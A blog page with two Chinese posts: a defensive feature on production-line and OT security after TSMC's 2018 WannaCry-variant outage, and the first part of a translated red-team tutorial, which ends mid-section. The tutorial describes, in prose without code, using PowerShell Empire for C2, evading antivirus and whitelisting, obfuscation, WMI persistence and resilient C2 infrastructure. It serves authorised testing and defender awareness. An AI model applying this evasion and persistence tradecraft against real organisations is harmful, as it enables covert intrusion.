顯示具有 資安技術 標籤的文章。 顯示所有文章

2018年10月28日 星期日

【資安危機衝擊製造業拉警報】正視工廠生產線上的資安威脅,徹底改變防護概念為當務之急

面對資安威脅,高科技製造業的產線也無法迴避,在台積電發生大規模停機後,也讓產業結構面的問題浮上臺面,現在國內製造業開始警惕,不能再放任成為資安死角


從整個工業物聯網環境與威脅的面向來看,機臺安全事件的問題,發生在終端裝置、網路傳輸管理,以及管控控制流程的層面,但隨著未來智慧製造的連網需求、IT與OT的交錯,整體產業環境還有更多威脅面向,也必須面對。(圖片來源/精誠資訊)
今年8月,國內半導體龍頭大廠台積電,遭逢公司史上最大資安威脅,因為新機臺上線時疏於防範,導致惡意軟體感染,進而造成產線停擺,生產線要恢復全線運作,已經是3天之後,這不僅讓全臺灣民眾,都關注到機臺安全的資安議題,同時也敲響了高科技製造業的警鐘,因為就連業界模範生台積電也不能倖免。
事實上,在國際間已有案例在前,像是去年汽車界的雷諾-日產(Renault–Nissan),就曾經因此造成全球廠區短暫停產,爾後還有日本汽車大廠本田(Honda),以及美國波音(Boeing)的飛機製造工廠,都遭受到勒索軟體或蠕蟲的攻擊,為公司帶來不小的損失。
而這些事件都突顯資訊安全的重要性,看著台積電上這一課,已經讓國內製造業也感到憂心,同時正喚醒整個產業對於資安的重視。其實,就有不少資安業者表示,過往他們在推行工業系統相關資安解決方案,許多高科技製造業的態度是冷漠的,但現在他們對於資安的態度轉為積極、開放的趨勢,且會更進一步思考如何防止類似問題再發生。這一點我們認為相當重要,否則未來勢必將面對更多資安威脅,若無法有效因應,受害的將是整個國家製造業的前景,甚至可能影響到臺灣經濟與GDP。
也因為這樣的資安事件,讓產業結構面的問題浮上臺面。例如,工業領域存在很多老舊Windows電腦,生產線機臺設備與主控電腦,以及相關的網路設備,大多不是在IT部門管控範圍,這就成為了資安上的死角。
再仔細探究下去,我們還可以發現IT與OT領域,其實存在很大的不同。因此,在看待機臺安全問題之前,要先了解與一般IT環境之間的先天性差異,剖析組織架構、文化,以及技術與設備面等問題與挑戰。

從了解機臺安全與IT環境之間差異開始,強化製造業的網路安全

首先是組織架構,傳統上,OT與IT是兩個完全不同的專業領域,機臺安全就是歸高科技製造業廠區的管理體系負責,與辦公應用端的IT單位體系不同。從管理面向來看,一般資安團隊的編制都是在IT體系之下,資安問題該由廠區的負責人指揮或IT單位介入,目前並不明確,未來若要整合,管理策略如何協調或達成共識,就是挑戰。
第二個面向在於文化上的衝突。在資訊安全領域所強調的三要素中,主要包括了機密性(Confidentiality)、完整性(Integrity)、以及可用性(Availability),簡稱CIA,但對於製造業生產線的環境而言,是將可用性視為列為最優先的考量,至於數據資料的保密方面,由於傳統工業領域多規畫在與外部網路實體隔離的環境,不容易遭受網路資安威脅,因此過去對於防範外部威脅的需求較低。但隨著資安事件的衝擊與工業物聯網的發展之下,如何平衡產能與資安風險,也成為面臨的挑戰。
第三個面向是在技術與設備面的差異。除了在通訊協定上,IT與OT兩邊使用大不同,廠商在設計正常設備使用壽命,也不一樣,而程式的相容性也有很大差異。與先前所提文化差異相同的是,高科技製造業這類生產設備,幾乎是不間斷運作,因此我們可以看到一般廠長的任務,就是要求最高產能、最低成本,不像在IT環境內,較容易做到重新開機或更新修補,因此,這些維護行為,對於製造業生產線環境而言,則認為會有相當大的風險存在。
面對高科技製造業的生產線環境,基於以上考量,來落實資訊安全時,就會發現諸多不同於IT環境的問題。
舉例來說,在我們這次詢問多家資安與系統廠商,更瞭解到不少的問題點,例如,廠區環境以穩定生產為原則,作業系統版本的漏洞修補及更新並不容易,因此,面對針對舊弱點的新攻擊手法,就有很大風險;廠區內大多是扁平的網路架構,沒有縱深防禦,而且,自身擁有的安全措施相當有限。
再加上,工控系統相互連結的情況越來越多,不論是設備商遠端存取的管控,或是基於特定專案需求,為了一些應用程式要存取而要開啟連接埠,以及與非信任網路的連接,均打破傳統封閉式的網路環境,使得原本不容易遭受網路資安威脅的局勢已經改變,並帶來缺乏安全保障與管理的問題。

聚焦7大防護策略,從白名單防護做起,儘允許經授權應用程式執行

在資安防護成為各領域關注焦點的時代,毫無疑問,這次高科技製造業機臺的資安事件,也讓人關注生產線機臺安全問題的不同,以及當今製造業OT環境的資安挑戰,而防護上該從那些面向來著手,就是熱門的議題。
事實上,在台積電的新聞事件報導後,我們就看到不少資安業者都在探討機臺OS更新難題,並且建議採用白名單。然而,製造業生產機臺環境的安全防護等級要如何提升?這次我們也詢問了多家資安廠商,例如McAfee、賽門鐵克、趨勢科技,系統服務廠商精誠資訊與資拓宏宇,同時,還有工業電腦大廠研華科技,並整理出相關要點。
談到半導體製造業生產機臺的安全,要從哪幾個面向來看待?其實國際上已經有些參考的依據,如同McAfee臺灣區總經理沈志明提到,美國國土安全部旗下工業控制系統緊急應變小組(ICS-CERT),在2015年曾提出7大防護策略,包括:實施應用程式白名單、確保正確的配置與修補程式管理、減少易受攻擊受面、建構可防禦的環境、使用者身分與認證管理,部署安全的遠端存取,以及做好監控與應變。
特別值得注意的是,實施應用程式白名單為7大策略之首,而這次多家業者同樣提到了應用程式白名單。事實上,白名單的防護概念,很多年前就已經存在,不過,近年我們更是不時耳聞。

例如,第一銀行在2016年發生ATM盜領事件後,當時就有資安專家建議,應以白名單方式控管,僅允許少數的合法程式可以在ATM系統中執行。臺灣賽門鐵克首席技術顧問張士龍並指出,其實金管會原本的要求,是所有ATM都要安裝防毒軟體或白名單,但在第一銀行ATM事件後,要求改為只有白名單,顯示這項作法的落實,受到更大的肯定。
去年底,在2017資安產業策略會議(SRB)上,工研院資訊與通訊研究所所長闕志克,在對政府提出的建言之中,也強調了白名單觀念的重要性。他指出,過去使用黑名單來防護,因為惡意程式的數目比非惡意程式數目小很多,但現在的狀況則相反,變成惡意程式數目遠大於非惡意程式,因此他們也在倡導白名單的概念,也就是正面表列的方式,而對於固定功能的電腦,就應該用白名單的方式來保護,以限制電腦能運行的程式。如此一來,即使帶有病毒的新機臺,連上了生產內網,也無法輕易感染既有機臺。
圖片來源/賽門鐵克
做到機臺安全防護,應用程式白名單成為最關鍵的因應策略
在機臺安全防護上,應用程式白名單已經成為最普遍提及的因應之道。特別是對於自動化生產、固定功能的電腦而言,用正面表列的方式來防護,限制惡意軟體無法任意執行。

掌控生產線內網環境的資安風險,網路監控與資產盤點不可少

不論如何,面對現今資安威脅的無孔不入,廠區內無法再以過去思維來看待,即便沒有資訊背景的人員,也要了解資安,並對許多防護概念有所認知。
例如,像是製造業的生產線病毒擴散,很大原因也是在於老舊系統的問題,而長期以來缺乏更新修補和其他防護措施的系統,也越來越容易成為目標,在白名單防護之外,企業就要考量這樣的狀況是否需要解決──一方面是自己要能管理更新修補,一方面是交由設備機臺廠商管理時,能否提供配套的解決方案。
對於廠區整體內網環境,企業過去可能不夠重視網路架構,與監控、管理上的問題,但到了現在,也要有因應之道。不論是降低易受攻擊表面,以及建立可防禦的環境,都是可採取的行動。
例如,過往廠區在內網環境下,大多都會要求對USB裝置施以嚴格管控,但網路環境的管理也不該鬆懈,像是關閉不需使用的通訊埠,對非信任的網路連接,同樣必須有嚴格的控管措施。而在防禦的資安設備上,主要採行的措施包括網路入侵防禦系統(IPS)、病毒檢測與防火牆等,並且對網路進行分區隔離,避免入侵的橫向傳播。此外,關於身分認證的管理,以及設備商、供應鏈的遠端存取,也都應該要有保護措施。
值得注意的是,企業要有能力掌控資安風險,不少業者提到建立網路可視化機制,也是一大關鍵,這也如同現在資安常談到的持續性監控,以即時監控完整的作業全貌。但是,對於生產機臺所處的網路環境而言,過往並不重視這樣的概念,然而,這應該也與網路架構與使用的網路協定相當多元有關。
因此,我們近年也看到許多工控網路資安的解決方案,就是主打支援多種OT網路深層的封包解析,包括半導體業專屬SECS/GEM通訊協定等,且多是強調被動式的監控,以減少對於生產線內網造成衝擊或影響。透過這類工具,能夠進一步掌握OT網路環境的動態,提供設備資安盤點與網路流量監控,即便威脅事件發生後,也能藉此診斷與因應。
談到資安事件的應變,也是現在企業不容迴避的問題,而為了降低危害與風險,建立事件應變與處理的流程與標準,就很重要。
從台積電的資安事件應變處理來看,從業界觀點來看,都是認為符合期待,因為要能夠在短時間內,確定事件影響範圍,找出問題發生原因並盡快復原,以及預估損失,的確是必須優先執行的工作。而在法規遵循上,除了因應臺灣證券交易法,發生對股東權益或證券價格有重大影響之事項時,遵循資訊揭露制度並召開重大訊息說明,企業也應關注對上級主管機關的資安通報,以免後續影響擴大。
值得一提的是,在對外公開的層面與態度,台積電其實為國內產業帶來了不錯的示範,因此,在某種程度上,這也足以喚起國內高科技業對資安的重視。
不過,管理面與流程面的問題,仍是現行企業要面對的難題,趨勢科技臺灣區暨香港區總經理洪偉淦就提到,例如負責生產機臺的人要如何應變、設備機臺的盤點能否落實、工廠的安全管理權責,而這也都要獲得高層主管的支持,特別是廠區的主管。
圖片來源/精誠資訊
工業物聯網環境與威脅生態成未來關注焦點
從整個工業物聯網環境與威脅的面向來看,機臺安全事件的問題,發生在終端裝置、網路傳輸管理,以及管控控制流程的層面,但隨著未來智慧製造的連網需求、IT與OT的交錯,整體產業環境還有更多威脅面向,也必須面對。

整體產業也必須跟著動起來,未來還有更交錯的IIOT環境需要面對

在上述企業自保之道以外,還有關於產業與人才層面的議題,值得關注。
舉例來說,設備機臺廠商本身就該對資安有所重視,甚至企業也要扭轉既定思維,反過來要求廠商提供相應防護措施,而不是任由產業變成賣方市場,才能促進整個產業的資安防護力。
在國內也有設備商開始這麼做,例如,研華科技表示,像是為了因應類似WannaCry病毒的事件,其實微軟在2017年3月就提供包含全產品線的修正檔案,Embedded版本也在同年5月提出產品的修補檔案,而他們也與微軟簽署技術支援合約,並在狀況發生時,要能提供最即時的協助。同時,由於新版本的Windows作業系統都內建Windows Defender,預設就有防毒軟體,而針對較舊的版本Windows,他們則提供工業環境適用的McAfee主動防護與Acronis備份還原方案,來協助強化機臺安全性。
此外,鑑於IT與OT雙方的技術背景,具有很大的認知差距,要推動資安也就不易。精誠資訊數位應用整合事業部協理賴哲維提到,其實現在也有資安廠商關注這個面向,例如,Cyberbit Range是一個模擬攻防演練系統,可用來訓練IT與OT的人員,分別遇到資安事件要如何反應,甚至是培養橫跨領域的技術與經驗。
未來,更不容我們忽視的是,現在製造業已經在談智慧製造、生產自動化等議題,目的自然是為了提高生產和效率,因此導入物聯網、大數據與AI帶來各種創新應用,不僅如此,近年臺灣政府為協助產業轉型,於時,智慧製造也成為國家政策之一,因此,工業網路勢必朝向越來越開放的局面,資安環節也就愈來愈重要。
當然,從高科技製造業的生產機臺問題,往上延伸就是整個OT領域的安全,包括工業製造領域,以及水力供給、電力能源、交通運輸等關鍵基礎設施。再上一層,則是近年所在談的工業物聯網(Industrial Internet of Things,IIOT),如何整合IT與OT,將是大勢所趨。
無論如何,都必須喚起這些領域的資安意識,其實,這四五年來,各國政府對關鍵基礎建設安全,就已經採取高度重視的態度,積極強化相關防禦措施。對於國內的高科技製造業而言,因為環境正在改變,防護觀念也必須調整,資安必須列為優先考量。

機臺防護四大構面

關於機臺安全防護,資安業者賽門鐵克也以四大構面來說明,包括進階防護、系統管控、網路防護,以及稽核與警告。特別的是,在這當中他們並強調,應用程式白名單就是所有防護構面最重要的一點。
進階防護
● 應用程式白名單 ● 防止零時差攻擊 ● 限制作業系統行為 ● 緩衝區溢位及DLL Inject防護 ● 漏洞攻擊預防
系統管控
● 鎖住組態設定值 ● 防止提高系統管理員權限 ● 限制裝置存取 ● 防止未授權安裝 ● 勒索軟體防護
網路防護
● 依應用程式限制連線能力 ● 關閉後門程式 ● 詳細紀錄存取資訊
稽核與警告
● 監控檔案與目錄權限變更 ● 監控使用者與群組新增/修改 ● 提出警示/通知,以便早期應變
資料來源:賽門鐵克,iThome整理,2018年10月

2017-2018製造業生產線資安事件

2017年5月
在WannaCry勒索病毒剛開始在全球爆發時,雷諾-日產(Renault–Nissan)位於日本、英國、法國、羅馬尼亞和印度的汽車製造工廠,就造成短暫停產的影響。
2017年6月
日本汽車大廠本田(Honda),因發現WannaCry而緊急關閉琦玉縣一座工廠近兩天,影響千餘輛車的生產。不過,本田也表示,其他工廠都未受到影響。
2018年3月
時至2018年,WannaCry又導致美國波音(Boeing)的工廠中招,影響該公司北卡羅萊納州的工廠,後續他們則坦承,他網路安全中心偵測少數設備系統遭受入侵,不影響正常的產線或運輸。
2018年8月
最近,臺灣半導體晶圓製造龍頭台積電,仍然遭受到WannaCry變種病毒危害,造成晶圓廠產線大當機,肇因於安裝新機臺,導致位於臺灣的多個廠房和產線停工。
資料來源:iThome整理,2018年10月

保護工業控制系統的7大策略

對於製造業機臺安全,以及各式工業控制系統環境的安全問題,在2015年,美國國土安全部工業控制系統緊急應變小組(ICS-CERT),其實也就曾經建議了7大保護策略,可供企業當作參考。
根據當時ICS-CERT的研究,已經關注到ICS安全的問題日益嚴重的趨勢,他們並指出,增加外圍防護的方式,像是部署防火牆等,已經明顯不足,而在他們提出的所有策略中,部署應用程式白名單,就是第一個要強調的重點。
策略1 實施應用白名單
策略2 確保正確的配置與修補程式管理
策略3 減少易受攻擊受面
策略4 建構可防禦的環境
策略5 使用者身分與認證管理
策略6 部署安全的遠端存取
策略7 做好監控與應變
資料來源:ICS-CERT,iThome整理,2018年10月

 相關報導  生產機臺安全亮紅燈,防護威脅迫在眉睫

2018年9月16日 星期日

红队测试从0到1 - PART 1

译者: sn00py@D0g3

序言

这篇文章特别针对那些想深入研究红队测试,并从传统渗透测试向前迈进一步的初学者。它也将有助于蓝队/应急响应团队/SOC分析员了解研究方法,并在与红队或真实对手的博弈中有所准备。这是一篇很长的帖子,所以读者最好先拿一杯咖啡,再继续阅读。

什么是红队测试?

根据Redteamsecure.com的定义,红队测试是全方位、多层次的攻击模拟,旨在衡量一家公司的人员、网络、应用程序和硬件设施的安全控制在多大程度上能够抵御来自现实世界对手的攻击。
在与红队的交锋中,训练有素的安全顾问会制定攻击方案,以揭示潜在的物理、硬件、软件和人为漏洞。红队测试还可以识别不良行为者和恶意内部人员破坏公司系统和网络或导致数据泄露的情况。
这是一段来自RedTeamSecurity的视频,从中可以深入了解到红队的工作方式,但这与我们的方法并不完全相同。该方法和方法依据与组织的商定条款有所不同。
译者注:视频需fq观看

渗透测试 vs 红队测试

渗透测试可以定义为对组织安全状况的评估,该安全状态以受控方式执行,并且通常由安全管理员指定和管理。完成项目的给定时间和范围非常有限,通常不会考虑社会工程,恶意软件执行等现实威胁。大多数情况下,你将为给定的网络范围、Web应用程序、移动应用程序、无线等执行渗透。而与该特定范围相关的所有人员都将得到一个预先的信息,其中包括测试的时间段,以及测试人员使用的IP段白名单,以便确定只有指定的渗透小组正在攻击他们。
在渗透测试中,通常不会跨越漏洞利用阶段。如果你已经拿到远程主机的shell,并能借此进行一次全面的测试评估,那么在大多数情况下,客户会让你止步于此。如果给定了一系列内部/外部IP地址或多个web应用程序,则必须尝试在所有这些程序中发现漏洞,你不能忽视他们中的任何一个。
当今世界,由国家资助的黑客/ APT团队随时准备攻击他们想要的任何组织,而他们没有任何上述限制,这听起来就很可怕了。
当真正的攻击者想要攻入一个组织时,他将不会使用传统的渗透方法。攻击者会尽一切努力进入组织来窃取数据或破坏组织的声誉。在尝试以任何方式进入内部之前,他可能会计划数周甚至数月。这是传统的渗透测试和红队测试之间的区别。
而红队扮演真正的有攻击性的攻击者。大多数时候,红队的目标范围很大。整个组织的环境都在范围内,他们的目标是渗透,权限维持,建立跳板,后利用,以检查一个坚定的敌人可以做什么。红队可以使用所有战术,包括社会工程。最后,整个行动以红队控制整个网络或他们的行动被发现,然后被网络安全管理员阻止而告终。届时,他们将向管理层报告他们的发现,以协助提高网络的安全性。
红队的主要目标之一是即使他们进入组织内部也要保持隐蔽。而渗透测试人员在网络上动静很大,很容易被检测到,因为他们采用传统的方式进入组织。而红队是隐秘且快速的,并且在技术上具备规避AV、端点保护解决方案、防火墙和该组织已经实施的其他安全措施的知识。
综上而言,红队测试和渗透测试所需的技能组合是完全不同的。

作为红队,我们做些什么?

大概分为以下几类:
  • 信息侦察 - 使用被动和主动侦察技术收集有关员工、管理员、技术栈,安全设备等信息
  • 物理安全 - 绘制建筑物的实物图,绕过或克隆RFID /生物识别,开锁等
  • 社会工程 - 恶意软件投递/有针对性的网络钓鱼来获取凭证,进入大楼/ODC,假冒调查,种植网络植入物,Dumspter diving(通过物理垃圾来收集有关用户的信息)等
  • 漏洞利用 - Payload投递 & 执行,建立C&C服务器通信。
  • 权限维持 - 提权,维持持久性,建立跳板
  • 后期利用 - 横向移动和数据外泄

目标

从外部就能渗透入一个组织的日子已经一去不返了。如今,大多数暴露在外网的网络节点和WEB应用程序都非常安全。现在想获得较高成功率的唯一方式是,以某种方式在组织内部执行我们的有效载荷,然后回连我们。
这需要大量的工作和实践来绕过现有的现代端点保护、代理、IDS和其他安全设备。有效载荷必须避开所有的安全设备,并保持隐蔽,不触发蓝队/SOC团队的任何重大警报。
本文的目标是在保持隐蔽的同时,在目标组织的网络内获得初始立足点。现在,许多组织更喜欢“假定攻击”红队演习,即假设在自身已经被攻破的情况下,攻击者通过后续攻击可以造成什么样的危害。我们将在本系列文章的后续部分讨论有关后期利用的问题,但在本文中,我们仅讨论下面几个阶段:
  1. C2/后利用框架选择
  2. C2 infra配置
  3. Payload创建
  4. Payload投递
  5. AV/端点保护/NIDS规避
在网络中获得初步立足点之后,我们的目标是在该组织内进行特权升级,建立跳板,横向移动,最后将敏感数据泄露出去。
我们假定目标组织是一家拥有全面安全产品和策略的“财富”500强公司。

1. C2/后利用框架选择

在红队测试过程中,选择正确的C2框架是最重要的一步。正确的C2框架必须具有灵活性、敏捷性和抗弹性,以对抗蓝队的防御措施。它必须建立并持续数周/月,直到红队测试结束。丢掉在红队测试期间使用Metasploit的想法吧。对于传统渗透来说,它是一个很好的利用框架,但是当涉及到持续数周到数月的测试时,Metasploit并不是合适的工具。我们可以编写自己的框架,也可以使用已经过试验的东西。编写自己的C2框架将是一个大工程,需要大量的专业知识和时间。我们还是选择已经受全球各地专家青睐的工具吧。
经多大量的调研和讨论,我在此给出两个选择:
  • CobaltStrike:红队作战的最佳框架。有很多令人惊叹的功能,你在其他任何地方都找不到。向创造这个高超工具的rsmudge致敬!当然,好的东西通常都不是免费的,它的价格为3500美元/年。
  • powershell Empire:这是另一个伟大的工具,可用于创建有效载荷和后期利用。Empire是一个纯粹的powershell后利用代理,建立在加密安全通信和灵活的架构之上。并且它是开源的,完全免费!感谢@ harmj0y,@ sixdub,@ enigma0x3等人创造了这么棒的工具。
我们将使用powershell Empire,因为它是开源的,可免费供所有人使用。读者可以去powershell Empire官方网站查阅其使用文档。
不过,我想再提一下为什么我选择PowerShell Empire作为一个合适的后利用框架。
  1. 灵活和有弹性 - 与Metasploit不同,如果你的监听端掉线了一次,你就会失去连接。Empire代理可以继续尝试与你通信,直到达到你在设置有效负载时定义的连接尝试次数。代理信息存储在sqlite文件中,当你再次启动empire时可以获取该文件。一旦为监听器定义了参数,就不会再变动,除非手动修改。省的一次又一次地重复设置监听器。因为它是开源和模块化的,你还可以在Empire内部使用自己的powershell脚本。
  2. 使用powershell和python - 考虑到这一点,我们的目标是一个组织,大多数时候,他们的基础设施主要由windows系统组成,使用powershell是一个最佳的选择。Empire至少需要PowerShell v2.0来运行,它可以在Win Vista~Win 10上运行,但在Win XP系统上不起作用。它还为我们提供了绕过应用程序白名单的优势,这在许多组织中有所使用,因为PowerShell默认启用,我们不用删除或生成任何新的可执行文件。而对于基于unix的主机,我们可以使用基于python的Empire代理。
  3. 代理感知有效负载 - 它自动从当前正在使用的系统中获取代理和缓存的证书,并使用它来与C2服务器通信。许多传统工具和有效负载在这点上是不足的,因为除非明确指定,否则它们无法自动获取代理。因为我们的目标是一家财富500强公司,它肯定会使用代理服务器来处理任何类型的网络请求。
  4. 可拓展C2配置文件 - C2配置文件表示代理与C2服务器通信的标识符。它包括监听器协议、http url、用户代理、回调时间、丢失限制,波动、加密密钥等。AV供应商根据这些特征编写签名。很多时候,使用默认参数会导致触发AV的检测,然后移除有效载荷并阻止主机与C2服务器之间的通信。因此,在创建有效载荷时最好修改这些标识符,以规避检测。
  5. 可在不运行powershell.exe的情况下运行powershell代理 - 由于PowerShell被恶意软件严重滥用,许多组织要么完全阻止powershell.exe执行,要么记录从powershell.exe发起的每个活动,然后交给中央日志分析工具,可能会对任何可疑活动发出警报。为了解决这个问题,我们实际上可以在不运行powershell.exe的情况下启动powershell。Empire提供了一些选项来实现该功能。
  6. Invoke-Obfuscation模块预加载 - Empire有一个选项来对所有源代码、stagers和有效负载做不同程度的混淆。在规避基于签名的AV检测时很有帮助。
  7. 可靠的持久性模块** - 它有几个非常可靠的持久化模块,这些模块工作得很完美。使用WMI进行持久化是我最喜欢的模块之一。
  8. 大量的后利用模块 - 它有许多用PowerShell编写的优秀后利用模块,可用于信息收集,横向移动,HASH存储和系统管理。
  9. 不同的监听器选项 - 与Metasploit保持与C2服务器的持续TCP连接不同,帝国可以通过可自定义延迟和允许中间抖动的http协议通信,因此很难检测到C2流量。它有很多监听器选项,其中包括http_hop甚至Dropbox作为C2。
    powershell Empire:
    Empire http监听器选项:
    Empire中不同的有效负载生成选项:
    Empire各种监听器:

2. C2基础设施

我们的C2(Command & Control)基础设施将包括我们的C2服务器,重定向器,钓鱼服务器和有效载荷投递服务器。在红队测试项目中,我们需要部署一个弹性C2基础设施,可以持续数周和数月,具体取决于项目的持续时间。基础设施必须灵活且足够强大,以抵御蓝队的预防行动。
例如,当蓝队发现组织已经被攻破,开始识别C2流量时,他们将开始拦截C2通信。你的C2基础设施应该料敌于先:即使当蓝队开始阻止你的活动时,也应该保持稳定。
传统渗透的基础设施:
@bluescreenofjeff已经写了一篇伟大的博文讨论如何设计一个弹性C2。本文的受到他的启发,我建议大家阅读他的博客,我在这里以更简洁的方式复述一些设计时要考虑的因素,我从中受益颇多:

2.1 隔离

你必须在测试期间架设多个C2服务器、多个重定向器、网络钓鱼服务器和有效载荷投递服务器。所有这一切都必须在不同的服务器上。我们需要将我们的基础设施分开,因为这将为我们提供所需的灵活性和弹性。例如,如果你的网络钓鱼服务器在测试期间被捕获并且蓝队封锁了电子邮件的接收域,你依然不会丢失对已经拥有的主机的控制权,因为你的C2服务器托管在不同的服务器和域上。
你的短程和长程C2服务器也应该托管在不同的域中。一般来说,短程C2在交战过程中很容易被捕获到。短程C2和长程C2之间的隔离能让你维持更长的时间。
所谓短程C2服务器是那种每隔几秒就会收到回调的服务器,用于在受害者的机器上实时执行命令。长途C2服务器是每隔几个小时才会收到回调的服务器。这将有助于我们的持久化并规避恶意流量检测。
隔离基础设施为你提供更高的灵活性和更强的对抗蓝队预防措施的能力。以下是现代红队基础设施的示例图。
红队基础设施示例:

2.2 重定向

重定向器可以放置在每个C2服务器的前面,以保护我们的核心基础架构不被识别和拦截。在C2服务器前使用重定向器有很多优点:
